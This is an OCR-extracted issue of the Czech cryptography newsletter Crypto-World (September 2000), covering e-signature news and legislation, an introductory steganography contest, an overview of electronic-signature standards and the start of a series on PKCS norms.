http://www.mujweb.cz/veda/bitis

Na závěr si dovolím upozornit na dvouměsíčník "**Data Security Management**", který je věnovaný problematice bezpečnosti dat a je orientován na manažery. URL adresa je http://www.dsm.tate.cz

F. Letem šifrovým světem

1. Prezident republiky Václav Havel podepsal 11.7.2000 zákon o elektronickém podpisu. Tento zákon nabývá účinnosti 1.10.2000. Téměř současně proběhl podobný akt i v USA; prezident Bill Clinton podepsal americký zákon o elektronickém podpisu (Electronic Signatures in Global and National Commerce Act) na stejném místě, kde byl před 224 lety podepsán nejdůležitější akt v dějinách USA - Declartion of Independence. Bill Clinton symbolicky zákon podepsal elektronicky pomocí svého soukromého klíče.
   Mohl tak učinit i náš prezident ? Ano, mohl. Jak jsem zjistil při prohlížení vydaných certifikátů I.CA (www.ica.cz), má zde registrován svůj veřejný klíč (určen pro RSA, délka modulu 1024 bitů). Platnost klíče je omezena na kritickou dobu, kdy se vědělo, že prezident bude český zákon o elektronickém podpisu signovat (10.7.2000-24.7.2000). Sériové číslo tohoto certifikátu je : 72028. Subject : Vaclav Havel / email=vaclav.havel@hrad.cz . Připomenu, že Václav Havel podepsal náš zákon o elektronickém podpisu na své cestě po Balkáně - v Dubrovníku. Možná, že kdyby se akt nekonal mimo ČR, že by prezident také použil symbolicky elektronický podpis, možná …

2. Sdružení pro informační společnost (SPIS) uspořádalo 13.7.2000 happennig u příležitosti podpisu zákona o elektronickém podpisu prezidentem ČR (SPIS eSignature Construction Happening 2000). Na akci byli pozváni všichni, kteří se na přípravě a prosazování zákona o elektronickém podpisu podíleli. Setkání proběhlo v přátelské atmosféře a zbývá jen doufat, že naplnění zákona bude realizováno co nejdříve.

3. V květnu byl schválen důležitý dokument - evropský standard o formátech elektronického podpisu - ETSI ES 201733 (Electronic Signature Formats). Je volně dostupný na webowské stránce ETSI http://webapp.etsi.org/pda/ nebo na stránce ETSI věnované elektronickému podpisu http://www.etsi.org/sec/el-sign.htm .
   V průběhu července byla uveřejněna žádost o komentování draftu dokumentu, který se týká požadavků na jednotné hodnocení poskytovatelů certifikačních služeb, které vydávají kvalifikované certifikáty :“Policy Requirements for Certification Service Providers Issuing Qualified Certificates” (ETSI 155 T1 Draft H, 15.7.2000) . O rychlosti, s jakou ETSI pracuje, svědčí i datum do kdy se přijímají komentáře - 15.9.2000. Do konce roku 2000 vyjde celá řada dalších důležitých dokumentů. Osobně se domnívám, že by k jejich obsahu mělo být přihlédnutu při vytváření obdobných dokumentů - vyhlášek - úřadem ÚOOÚ, kterému ze zákona o elektronickém podpisu náleží dozor nad akreditovanými certifikačními autoritami a nad certifikačními autoritami vydávajícími kvalifikované certifikáty.

4. Michelle Finley uveřejnil článek "Phone Phreaks to Rise Again?" (http://www.wired.com/news/business/0,1367,36309,00.html). V článku popisuje nové možnosti útoků "telefonních hackerů", které umožňuje zavedení IP telefonie. Phreackeři jsou částí počítačového undergroundu a v minulosti (v 60-tých a 70-tých letech) nechvalně prosluli svými útoky proti telefonním technologiím. Finley upozorňuje, že novodobá technologie může vést k "zmrtvýchvstání" této dnes již téměř zaniklé komunity.

5. Z adresy http://www.rsasecurity.com/rsalabs/faq/index.html lze stáhnout novou verzi (datovanou k 27.6.2000) známého dokumentu "RSA Laboratories' Frequently Asked Questions About Today's Cryptography, Version 4.1". Velikost PDF verze je 1 521 172 bytů, zazipováno pouze 888 372 bytů.

6. (J.Pinkava) Autoři kryptosystému NTRU se rozhodli pro jeho patentování. Přestože původně byl kryptosystém předložen k zařazení do soustavy norem, kterou připravuje skupina IEEE P1363, nakonec se autoři (Jeffrey Hoffstein,Jill Pipher a Joseph H. Silverman) rozhodli jít cestou patentů. Přitom kryptosystém NTRU je z řady hledisek pro uživatele velice zajímavý. Jeho velkou předností je především dosahovaná rychlost práce vlastního algoritmu. NTRU byl nejprve prezentován Jeffrey Hoffsteinem na rump session na konferenci CRYPTO 96, publikován byl v roce 1998 (http://www.ntru.com).
   Novinkou je úmysl autorů využít tento kryptosystém k ochraně autorských práv digitalizovaných hudebních nahrávek
   http://www.nytimes.com/library/tech/00/07/biztech/articles/03pate.html).
   Např. firmy Greylock Management and Sony Corporation se rozhodly investicí ve výši 11 milionů dolarů podpořit vývoj této nové technologie.

Na závěr něco z letní okurkové sezóny :

7. ŠIFROVAT,ŠIFROVAT,ŠIFROVAT!
   Vladimír Železný zveřejnil informaci, že má k dispozici dokumenty, které dokládají, že americká společnost CME připravovala násilné ovládnutí TV NOVA. Jedná se o e-mailové texty posílané elektronickou poštou mezi manažery CME Johnem Schwalliem a Petrem Sládečkem. Texty byly získány z pevného disku příjemce. Je až zarážející, že manažeři takovéhoto mediálního gigantu nepoužívali k zálohování a pravděpodobně ani ke komunikaci některý šifrovací software.
   Problém bude ovšem s prokazováním autentičnosti e-mailů - nebyly elektronicky podepsány nebo označeny časovým razítkem. Při této příležitosti mne napadla otázka, jak se vyrovnají naše soudy s případným sporem, kdy jedna strana předloží jako důkaz dokument, který bude elektronicky podepsán, ale stalo se tak ještě před datem nabytí platnosti našeho zákona o elektronickém podpisu (1.10.2000)? Pokud je mi známo, zákon tuto situaci neřeší.

8. V Británii se začalo pracovat na projektu Noemova archa 21.století s cílem archivovat, tj. dokumentovat a bezpečně uložit na jednom místě obrázky a zvuky všech ohrožených zvířat a rostlin na světě. (http://www.arkive.co.uk).

9. Dobrovolný "internetový" vězeň DotComGuy, odkázaný jen na sebe a svůj počítač, oslavil malé jubileum svého pobytu v pronajatém domě v Dallasu. 26-ti letý inženýr Mitch Maddox se dobrovolně zavázal na dobu jednoho roku založit svůj život jen na využívání e-komerce. Nastěhoval se do prázdného domu a změnil své občanské jméno na přezdívku DotComGuy. Nyní je již 8 měsíců zavřený v obklíčení internetových kamer, přičemž pro své každodenní potřeby může využívat jen internet a služby, které tato síť poskytuje.


Crypto-World

Informační sešit GCUCMP

Ročník 2, číslo 9/2000 10.září 2000

9/2000

Připravil : Mgr.Pavel Vondruška,
člen GCUCMP, BITIS, IACR, ISACA.
Sešit je rozesílán registrovaným čtenářům.
Starší sešity jsou dostupné na adresách
http://www.mujweb.cz/veda/gcucmp/
+ http://cryptoworld.certifikuj.cz
(190 e-mail výtisků)




OBSAH : **Str.**

+ příloha : gold_bug.rtf
Dnešní přílohou je klasická povídka The Gold Bug od Edgara Allana Poea (další informace k příloze viz závěr článku "Část I.- Začínáme steganografií" , str.10) .

A. Soutěž
Mgr. Pavel Vondruška (NBÚ)

Dnešním dnem začíná ohlášená soutěž v luštění různých jednoduchých problémů spojených s historickými šifrovými systémy. Bude probíhat ve čtyřech kolech. V každém sešitě 9/2000 až 12/2000 bude uveřejněna jedna soutěžní úloha a současně uveden doprovodný text k dané úloze. Řešitelé, kteří zašlou do data, které bude u každé úlohy uvedeno, správné řešení, budou slosováni a dva vybraní získají cenu kola. I po tomto datu však lze správná řešení zasílat. Dne 15.12.2000 bude soutěž ukončena a z řešitelů, kteří získali nejvíce bodů, bude vylosován celkový vítěz. Celkovým vítězem se tedy může stát i ten soutěžící, který se zapojí do soutěže, později např. až v prosinci, a řešení všech úloh odešle najednou v časovém limitu do 15.12.2000; přijde jen o možnost být vylosován jako vítěz kola. Dne 20.12.2000 vyjde speciální číslo, ve kterém budou uvedena řešení úloh ze všech kol a jméno celkového vítěze; uveřejníme také menší statistiku k celé soutěži. Ceny do soutěže věnovaly firmy PVT a.s. a AEC spol. s r.o. (jednotlivá kola), Globe CZ (cena pro celkového vítěze). Cenami v jednotlivých kolech je registrace vašeho veřejného klíče u certifikační autority zdarma (1x u PVT , 1x u AEC). Jde o poskytnutí certifikátu s nejvyšším bezpečnostním stupněm ochrany na dobu 6 měsíců. Celkovou cenou je registrace domény prvního řádu + hosting na webu u firmy GLOBE CZ (v běžné hodnotě 5000,- Kč).



Řešení úloh zasílejte pomocí komunikačního okna v oddílu - "Přihláška k odběru sešitu Crypto-World, připomínky, dotazy, soutěž" na URL adrese
http://www.mujweb.cz/veda/gcucmp/ . Vaše anonymita je zaručena. Uvedena budou pouze celá jména jednotlivých vítězů (nebo bude-li si to dotyčný přát, pak místo jména jeho e-mail adresa). Případné dotazy k soutěži Vám rád zodpovím.

Plán celé soutěže :
Září - steganografie, terminologie
Říjen - jednoduchá záměna
Listopad - transpozice
Prosinec - periodické heslo
20.12.2000 - vyhlášení celkového vítěze

Část I. - Začínáme steganografií

Základní pojmy

Kryptologie (zjednodušeně věda o utajení obsahu zpráv) je věda, která má stále mezi lidmi nádech něčeho tajemného. Ve středověku byla často součástí magie a někteří kryptologové byli přímo obviněni ze spojenectví s ďáblem. Kryptologie se dělí na kryptografii a kryptoanalýzu a dále se k ní řadí i steganografie.

Kryptografie se zabývá matematickými metodami se vztahem k takovým aspektům informační bezpečnosti, jako je důvěrnost, integrita dat, autentizace entit a původu dat. Předchozí definice vychází ze současného moderního pojetí kryptografie. Ve starším chápání to byla především disciplína, která se zabývala převedením textu (informace) do podoby, v níž je obsah této informace skryt. Jejím úkolem tedy bylo především učinit výslednou zprávu nečitelnou i v situacích, kdy je plně prozrazená, zachycená třetí - nepovolanou stranou. Tím se liší od steganografie, jejímž úkolem je skrýt samotnou existenci zprávy, ale zpráva samotná může být napsána nebo předána ve srozumitelné podobě. Kryptoanalýza je pak jakýsi "opak" kryptografie. Kryptoanalytici se snaží získat ze zašifrované zprávy její původní podobu (nebo alespoň část skrytých informací). Tento proces se nazývá luštění šifrové zprávy a pokud je kryptoanalytik úspěšný a podaří se mu vniknout do některého šifrového systému, řekneme, že šifra byla zlomena nebo rozbita.

Hlavním cílem kryptografie byl tedy rozvoj algoritmů, které lze použít ke skrytí obsahu zprávy před všemi s výjimkou vysílající a přijímající strany (utajení) a mnohem později přibyl rozvoj algoritmů sloužících k jednoznačnému určení osoby odesílatele (identifikaci) a k ověření správnosti zprávy přijímající stranou (autentizaci) a další související algoritmy.

Původní vysílanou zprávu nazýváme otevřeným textem. Tato zpráva je následně šifrována pomocí nějakého kryptografického algoritmu. Zašifrované zprávě říkáme šifrový text. Odšifrování je opačný postup vzhledem k zašifrování, je to převedení šifrového textu zpět do podoby otevřeného textu. Samotné slovo "šifra" pak pochází z terminologie arabské matematiky. Prokazatelně bylo používáno již v devátém století našeho letopočtu.

Steganografie

S formální definicí jsme se již seznámili - úkolem steganografie je skrýt samotnou existenci zprávy, ale zpráva samotná může být napsána nebo předána ve srozumitelné podobě. Je zřejmé, že sem patří velké množství nejrůznějších technik utajení zpráv.

Herodotos ve svých Dějinách zaznamenal nejstarší příklad využití steganografie. Jedná se o poněkud kuriozní použití, které stojí za zmínku. Odesílatel zprávy Histiaeus napsal zprávu na oholenou hlavu svému otroku, který ji po té, co mu zarostly vlasy, dopravil do Milétu a pomohl tak ke koordinaci povstání proti Peršanům.

Je zaznamenána i jiná technika, kterou Řekové v době války **s** P**e**ršany použili De**m**aratus, syn Aristona, zjistil termín, kdy král Xerxes vytáhne s armádou **pro**ti Řekům. Ro**z**hodl se o tom své k**ra**jany ve **z**právě informovat, s**e**škrábal vosk ze dvou dřevě**n**ých

psacích destiče**k** a přím**o** **n**a dřevo zprávu napsal. Tyto dest**i**ky opět zal**i**l voske**m**, aby **t**o při náhodné kontrole vypadalo, že nejso**u** použité.

Úkolem tohoto článku není seznámit se se stovkami méně či více zdařilých způsobů utajení zpráv. Vyjmenujme zde jen nejpoužívanější způsoby:

- použití tajného inkoustu
- některá písmena v nezávadném textu byla propíchána špendlíkem , tato písmena tvořila předávaný utajený text
- podobně jsou některá písmena v jinak nezávadném textu psána např. tučněji (nebo jiným sklonem, jsou menší apod.)
- prvá (druhá, poslední) písmena některých domluvených slov v dopise tvoří krátký utajený text
- text je napsán na čtverečkovaný papír na předem domluvená místa a je obklopen nezávadným textem, příjemce přiloží stejnou tabulku a přečte si předávaný text
- text lze utajit (ovšem zpravidla již komplikovaněji např. ve spojení s kódováním) i v zápisu šachové partie, návodu na vaření, háčkování, katalogu objednávaného zboží apod.
- text lze vložit do souboru uloženého v některém ze známých formátů (*.jpg, *.bmp, *.doc, *.htm) takovým způsobem, že při použití příslušného asociovaného prohlížeče se text nezobrazí na obrazovce, ale při výpisu "fyzického" obsahu souboru lze text najít apod.

Všechny výše uvedené metody byly skutečně používány a nutno říci, že za jistých okolností mohou být používány úspěšně. Výhodou je, že předávání informace tímto způsobem nemusí vzbudit podezření, zatímco šifrový text (i když jej nelze rozluštit) přímo říká - tato zpráva a její odesílatel chtějí něco utajit ….


Na závěr jeden jednoduchý příklad. Přečtěte si znovu pozorně odstavec o tom, jak Demaratus informoval své krajany o nebezpečí perského vpádu. Budete-li číst pouze tučná písmena, získáte krátkou zprávu : "Jsem prozrazen. Končím tu." .

Obecný návod na získávání těchto zpráv neexistuje. Je nutné pozorně číst, hodně vědět, dívat se, přemýšlet a být připraven …

Úkol číslo jedna - utajení

Náš první úkol uvedeme citací ze staršího čísla tohoto e-zinu.
Crypto-World 2/2000 , Letem šifrovým světem, druhý odstavec, str. 9
Na adrese http://www.gchq.gov.uk/careers/ naleznete informace o volných místech v anglické GCHQ (Government Communications Headquarters). GCHQ chce obsadit celkem 100 svých volných míst. Hledají se především odborníci na komunikace, počítače, jazykoví odborníci a matematici. Matematikům se nabízí práce na : " analysis of complex signals, code-breaking techniques and code construction " (prostě luštění cizích zpráv). Stačí vyplnit přihlášku , dozvíte se , že přednost mají mladí zájemci s PhD, znalostmi jazyků ze specifikovaných oblastí (např. východní Evropa) a zájemci, kteří dokáží vyluštit text uložený na webovské stránce organizace (zájemce z ČR zklamu - požaduje se národnost anglická). O zkušebním textu se na jiném místě dozvíte pouze to, že jej musíte vyluštit do 25.2.2000, že je rozdělen do 5-ti částí, každá část obsahuje 5 znaků, každá část je zamaskována nebo přímo ukryta v jiné

části www stránky. Získané části je potřeba poskládat ve správném pořadí a tuto zprávu přiložit k žádosti o místo. Prozatím zaslalo správné řešení 14 žadatelů.



Ještě připomeňme, s kým máme tu čest :
GCHQ (Government Communications Headquarters) se proslavila už za 2. světové války. V té době ovšem působila pod názvem Government Code and & Cypher School - GC&CS, ale byla všeobecně známa pod názvem Bletchley Park podle místa svého tehdejšího sídla.

A nyní konečně k dnešní úloze. První úkol je obdobný úloze pro nové zájemce o práci v GCHQ. Úkolem je sestavit ukrytý text, o němž víte, že je rozdělen do 5-ti částí, každá část obsahuje 5 znaků, každá část je zamaskována nebo přímo ukryta v nějaké části www stránky GCUCMP (http://www.mujweb.cz/veda/gcucmp ; pozor - nikoliv na URL http://cryptoworld.certifikuj.cz) . Získané části je potřeba poskládat ve správném pořadí a tuto zprávu zaslat co nejdříve na adresu vyhlašovatele soutěže. Úloha je jednodušší proti originální úloze v tom, že mé stránky jsou nesrovnatelně menší a přehlednější než www stránka GCHQ. Je zde však použita stejná "finta", která pravděpodobně zapříčinila to, že během dvou týdnů originální úlohu GCHQ vyřešilo jen 14 uchazečů.

Tato úloha opravdu není tak lehká a lze za ni získat 10 bodů.

Přeji pěknou zábavu.

Příště se budeme věnovat jednomu z nejznámějších šifrových systémů - jednoduché záměně. Jako studijní materiál k této problematice přikládám (v příloze) dnes již klasickou povídku "The Gold Bug" od Edgara Allana Poea. V této povídce je předveden způsob luštění šifrového textu pomocí porovnání frekvence jeho znaků s frekvencí znaků použitého jazyka. Povídka je proti originálu upravena tak, aby k jejímu porozumění stačila slovní zásoba asi 1000 slov.

B. Přehled standardů pro elektronické podpisy (výběr)

Mgr. Pavel Vondruška (NBÚ)

Historie elektronických podpisů není dlouhá, fakticky zahrnuje posledních pět let.

UTAH

První dokument tohoto druhu vůbec byl přijat v USA v roce 1995 . Byl jím dnes již v mnoha směrech překonaný dokument UTAH Digital Signature Act.

EVROPA - Německo

Evropa následovala USA až po dvou letech - v roce 1997. První zemí, která zde přijala zákon o digitálním podpisu, bylo Německo. Praktické zkušenosti s budováním celé infrastruktury a s řešením praktických problémů jsou zde z evropských zemí největší.
Zákon o elektronickém podpisu byl v Německu přijat v souvislosti se zákonem o informacích a telekomunikacích (4.7.1997) a vstoupil v platnost 1.8.1997. Německo se stalo historicky prvním státem, který zákonem upravil rámcové podmínky pro ověření platnosti digitálního podpisu a používání nezbytných kryptografických prostředků.

Základní teze:
- stanoví pravidla pro vznik systému certifikačních autorit (CA) na základě volné soutěže a pravidla pro jejich uznávání a kontrolu, definuje minimální požadavky na bezpečnost CA
- zakotvuje průkaznost digitálního podpisu v souvislosti s používáním elektronických dokumentů
- neomezuje použití technických prostředků pro digitální podpis na žádné národní standardy a zanechává si možnost integrace tohoto systému do mezinárodního prostředí
- uznává privátní podepisovací klíč jako unikát, kterým je možno jednoznačně prokázat autenticitu jeho použití danou osobou, a zároveň stanovuje požadavek ochrany tohoto klíče "všemi dostupnými technickými a organizačními prostředky".

EVROPA - Ostatní

Vzhledem k dalšímu vývoji v Evropě je však nutno říci, že německý model je v detailech v současné době nevyhovující a probíhá harmonizující úprava stávající legislativy s body uvedenými ve Směrnici Evropské unie.

Další země, které následovaly po Německu, byly Velká Británie, Itálie, Švédsko, Belgie (sociálně-identifikační karty v tomto roce získají všichni občané), Rakousko (vydány elektronické studentské průkazy INDEX a vydávají se průkazy občana pro sociální a důchodové pojištění a účely), Finsko …

Brzy se ukázalo, že v této oblasti je třeba, aby zákony v jednotlivých zemích provázel určitý jednotící prvek. Podepsané dokumenty v elektronické podobě putují i mimo hranice státu, kde vznikly a je potřeba zajistit platnost příslušných elektronických podpisů, a to jak z hlediska legislativního, tak z hlediska technického (vytváření podpisů, ověřování podpisů, …).

UNCITRAL

První důležitou celoevropskou iniciativou byl „**Vzorový zákon UNCITRAL o elektronickém obchodu“ (1997).** V tomto dokumentu se poprvé objevila snaha vytvořit takový obecný přístup k elektronickým podpisům, který by byl nezávislý na konkrétních použitých technologiích.

Vývoj v této problematice však jde velmi rychle dopředu - např. přístup ve zmíněném dokumentu Uncitral je dnes již považován svým způsobem za zastaralý. Je to dáno tím, že v současnosti není provázen cílenou snahou vytvořit jednotnou smysluplnou koncepci, ale spíše slouží ke shrnutí toho podstatného, co se dnes ve světě v této problematice děje.

Směrnice EU (DIRECTIVE 1999/93/EC)

Státy Evropské Unie se dohodly na jednotném přístupu k řešení elektronického podpisu. Dva roky byl připravován jeden ze stěžejních dokumentů o elektronickém podpisu v rámci EU. Směrnice EU k elektronickému podpisu byla 13. 12. 1999 schválena Evropskou komisí. Vlády jednotlivých členských zemí EU mají za úkol uvést principy a požadavky této Směrnice do svého zákonodárství nejpozději do 19. 7. 2001.

Směrnice se zabývá elektronickými podpisy především z hlediska speciálního typu tzv. zaručených elektronických podpisů, které mají být právně ekvivalentní klasickým vlastnoručním podpisům. Zaměřuje se na právní platnost elektronického podpisu, který je připojen k elektronickému dokumentu. Směrnice stanoví základní požadavky, které mají být splněny poskytovateli služeb spojených s elektronickými podpisy (certifikační autority) a další požadavky vztahující se k podepisující a ověřující straně.

Směrnice byla vypracována tak, aby byly dodrženy tři následující principy:

a) technologická neutralita
b) pro poskytovatele certifikačních služeb není definováno žádné schéma pro autorizaci k provádění těchto služeb tak, aby v budoucnu zde existovala principiální možnost technologických inovací;
c) upravení zákonné platnosti elektronických podpisů tak, aby nemohlo být odmítnuto jejich použití (např. jako soudní důkaz) na základě toho, že jsou v elektronické podobě a byla zaručena ekvivalence s ručně napsaným podpisem.

EESSI (European Electronic Signature Standardisation Initiative)

Pro řešení problémů souvisejících s praktickými aplikacemi elektronických podpisů v zemích EU je velice důležitým dokumentem závěrečná zpráva EESSI - **Final Report of the EESSI Expert Team.**

Základním cílem dokumentu je analýza potřeb v oblasti standardizace na podporu Směrnice EU. Odborná komise zpracovala rozsáhlý dokument, který byl vydán v červenci 1999. Jeho cílem nebylo ustavení povinných standardů a norem, které by podporovaly Směrnici, ale identifikace požadavků, které by měly pomoci otevřenému trhu produktů a služeb splňujících požadavky Směrnice.

Nejdůležitější závěry dokumentu:

1) převzetí resp. vývoj průmyslových norem by mělo ulehčit vydávání vyhlášek v dané oblasti , vyhlášky se tak nebudou muset zabývat technickými detaily;
2) normy jsou nezbytně nutné, kde je to možné, je třeba upřednostnit již existující mezinárodní normy před vývojem nových norem;
3) požadavky v oblasti norem jsou dvojího druhu: kvalitativní a procedurální normy týkající se informační bezpečnosti a technické normy vzhledem k interoperabilitě produktů;
4) podepisovací prostředky (produkty) musí projít příslušným hodnocením (shoda produktu) a certifikací akreditovanou institucí pod **EN 45000** (Evropské akreditační schéma) - potom budou bezpečné dle požadavků Směrnice EU;
5) je potřeba vytvořit společnou platformu na základě definice výchozí množiny technologických komponent, která bude tvořit technický rámec pro ověřování kvalifikovaných elektronických podpisů využívajících asymetrickou kryptografii a digitální certifikáty;
6) vzhledem k poskytovatelům certifikačních služeb je třeba použít vhodné bezpečnostní normy:
   - obecné zásady v oblasti bezpečnosti (např. **BS7799 č. 1 a č. 2**),
   - specifikace bezpečnostních požadavků vzhledem k důvěryhodným systémům, které tito poskytovatelé používají; požadavky v této oblasti se týkají především kryptografických modulů (např. **FIPS 140-1**) a využití rizikové analýzy,
   - výchozí certifikační politika pro poskytovatele certifikačních služeb – je doporučováno vyjít z materiálu **IETF PKIX – rfc. 2527**,
   - obdobně pro poskytovatele služeb v oblasti časových razítek je třeba provést specifikaci požadavků vzhledem k jejich bezpečnostní politice;
7) vzhledem k produktům sloužícím k vytváření podpisů a jejich ověřování je třeba mít k dispozici následující příslušné normy:
   - specifikace bezpečnostních požadavků na důvěryhodná hardwarová zařízení, která jsou použita jako bezpečná zařízení pro vytváření podpisů (**FIPS 140-1, Common Criteria – ISO 15408**),
   - specifikace pro vytváření elektronických podpisů a specifikace produktů a postupů k ověřování podpisů;
8) je nezbytná koordinace jednotlivých aktivit v oblasti norem;
9) z hlediska interoperability jsou nezbytné následující normy:
   - technické normy pro syntaxi a kódování elektronických podpisů (včetně vícenásobných podpisů); je doporučováno vyjít z **rfc.2315**,
   - operativní protokoly pro řízení PKI (**rfc skupiny PKIX**),
   - profily kvalifikovaných certifikátů na bázi X.509.

Samotný dokument obsahuje velice užitečné analýzy jednotlivých okruhů problémů a může sloužit jako kvalitní východisko i pro řešení řady praktických problémů v oblasti elektronických podpisů, certifikátů a poskytovatelů certifikačních služeb.

EESSI (Work-plan for ETSI electronic signature standardisation)

Druhá fáze programu EESSI byla zahájena schválením pracovního plánu ETSI electronic signature standardisation dne 12.10.1999. Dle tohoto plánu mají být do konce roku 2000 vydány následující standardy:

- Policies for CSPs (C)
- Electronic signature formats (H), (R)
- Standard for the use of X.509 public key certificates as qualified certificates
- (I)Protocol to interoperate with a Time Stamping Authority (M)

Již v květnu 2000 byl přijat prvý z těchto standardů Electronic Signature Formats (ETSI ES 201 733 V1.13 2000-05) . Jedná se o podrobný a rozsáhlý dokument o celkové velikosti 96 stran. Obsahuje řadu velice užitečných podnětů zejména z hlediska aplikace tzv. časových značek pro elektronické podpisy. Dokument se také zabývá archivací elektronicky podepsaných dokumentů, aniž by tento podpis ztratil svoji právní platnost.

Následoval draft dalšího dokumentu Policies for CSP (C), který byl zpřístupněn 15.7.2000. Připomínkové řízení končí 15.9.2000.

Na zbývajících standardech se pracuje a připravují se v podobě prvého draftu, případně jsou v předběžném připomínkovém řízení.

Česká republika

Zákon o elektronickém podpisu podepsal prezident České republiky Václav Havel 11.7.2000. Tento zákon nabývá účinnosti 1.10.2000. Chybí vypracování vyhlášek a přijetí příslušných norem a standardů. Za tuto oblast zodpovídá ÚOOÚ (Úřad pro ochranu osobních údajů).

Přehled relevantních standardů a norem (výběr)

- IETF RFC 2527 *Internet X.509 Public Key Infrastructure Certificate Policy and Certification Practices Framework*
- ANSI X9.79 Financial Services – PKI – Practices and Policy framework
- BS 7799 Code of Practice for Information Security Management
- ISO 15782 Banking -- *Certificate Management*
- ISO TR 13335 Guidelines for the Management of Information Technology Security-GMITS
- ISO PDTR 14516 Guidelines on the use and management of Trusted Third Party services
- ISO 15408 Evaluation criteria for IT security
- UK CESG “Cloud cover” Baseline CA protection profile
- ICC GUIDEC, E-terms
- American Bar Association PKI Assessment Guidelines
- NIST PKI Project Team: Security Requirements for Certificate Issuing and Management Components

C. Kryptografie a normy

Ing. Jaroslav Pinkava, CSc. (AEC spol. s r.o.)

Díl 1.
Normy PKCS (Public-Key Cryptographic Standards) - PKCS #1.

Úvod

Dnešní kryptografie prochází v období posledních pětadvaceti let bouřlivým vývojem. Podstatně vzrostla mohutnost jejího záběru. Vyvinul se nový teoretický aparát, ale i zásadním způsobem se změnily oblasti, ve kterých je kryptografie aplikována. Klíčovým momentem se stávají situace, kdy aparát kryptografie je zapotřebí využívat v rozsáhlých výpočetních sítích s množstvím jednotlivých účastníků.

Oproti klasickým užitím kryptografie (vojenství, diplomacie) zde dochází k posunu především v charakteru požadavku na jeden základní moment při vlastním šifrování. Tím je utajení používaného kryptografického algoritmu. Jistě – potenciální protivník má při luštění zašifrované korespondence význačně ztíženou roli, pokud ani neví jaký algoritmus byl pro šifrování použit. Avšak tento moment utajení použitého algoritmu se při současných aplikacích stává nereálným. Aby se v rozsáhlých sítích mohli utajeně domluvit v zásadě libovolní dva účastníci této sítě, je zapotřebí, aby prostředky zabezpečující ochranu informace při přenosu, zabezpečující také např. vzájemnou autentizaci těchto účastníků, byly nějakým způsobem unifikovány (lit. [1]). Takováto unifikace těchto prostředků je pak vlastně smyslem vytváření kryptografických norem a návazných doporučení. Například pro řešení takových aplikací, jako jsou prostředky pro elektronický podpis (např. v rámci e-governmentu), prostředky pro bezpečný elektronický obchod atd. je existence obecných norem a doporučení nezbytná.

Historicky, pokud je autorovi známo, první takovouto (veřejnou) normou byla americká vládní norma DES z roku 1977. V brzké době na tuto normu navázali další dokumenty specifikující další postupy související s využíváním algoritmu blokové šifry, který je v DES definován. Posléze (např. se zaváděním prostředků asymetrické kryptografie) se objevila celá řada vládních, ale i průmyslových doporučení, která řeší dílčí okruhy kryptografické problematiky.

V tomto čísle Crypto-Worldu zahajuje seriál, který si klade za cíl provést čtenáře množstvím dnes již existujících norem v oblasti kryptografie, ukázat oblasti, kterých se tyto normy týkají a trochu podrobněji objasnit jejich smysl.

Samozřejmě, dnes existuje nepřeberné množství norem, které se nějakým způsobem kryptografie dotýkají a dost těžko se hledají kriteria, pomocí kterých by se tyto normy (a související doporučení) daly utřídit. Možná by se dalo začít i nějakou diskusí na téma samotného pojmu „norma“. Avšak pro pojetí tohoto seriálu bych se chtěl orientovat především na obsahovou stránku problematiky (a nikoliv formální). Vzniká otázka, jakou tedy zvolit konkrétní cestu výkladu. Pro start seriálu byly zvoleny normy (doporučení) známé americké firmy RSA tzv. PKCS (Public-Key Cryptographic Standards) a to vlastně ze dvou důvodů. Jednak tyto normy jsou poměrně značně různorodé a umožní tak získat určitý prvotní obrázek o celkové variabilitě zaměření norem používaných v kryptografii. Jednak tyto normy jsou dnes široce známé a především jsou použité v celé řadě dnešních kryptografických produktů. Kromě zveřejnění nových norem (resp. nových variant těchto norem) na

webovských stránkách firmy RSA Security a probíhajících veřejných internetových diskusí k těmto normám je třeba ještě zmínit pravidelné konání workshopů. Např. v dubnu letošního roku byl workshop věnován PKCS #11 (Cryptographic Token Interface) a PKCS #15 (Cryptographic Token Information Format). Obdobně bude zaměřen i druhý letošní workshop v Bostonu, který se bude konat v říjnu. V září loňského roku byly ve Stockholmu projednány nové varianty fakticky všech PKCS.

Mimochodem – chcete vytvořit svoji vlastní normu? V takovém případě si přečtěte nejprve doporučení známého vývojáře v oblasti kryptografického softwaru Petera Gutmanna (http://www.cs.auckland.ac.nz/~pgut001/pubs/pfx.html).

PKCS
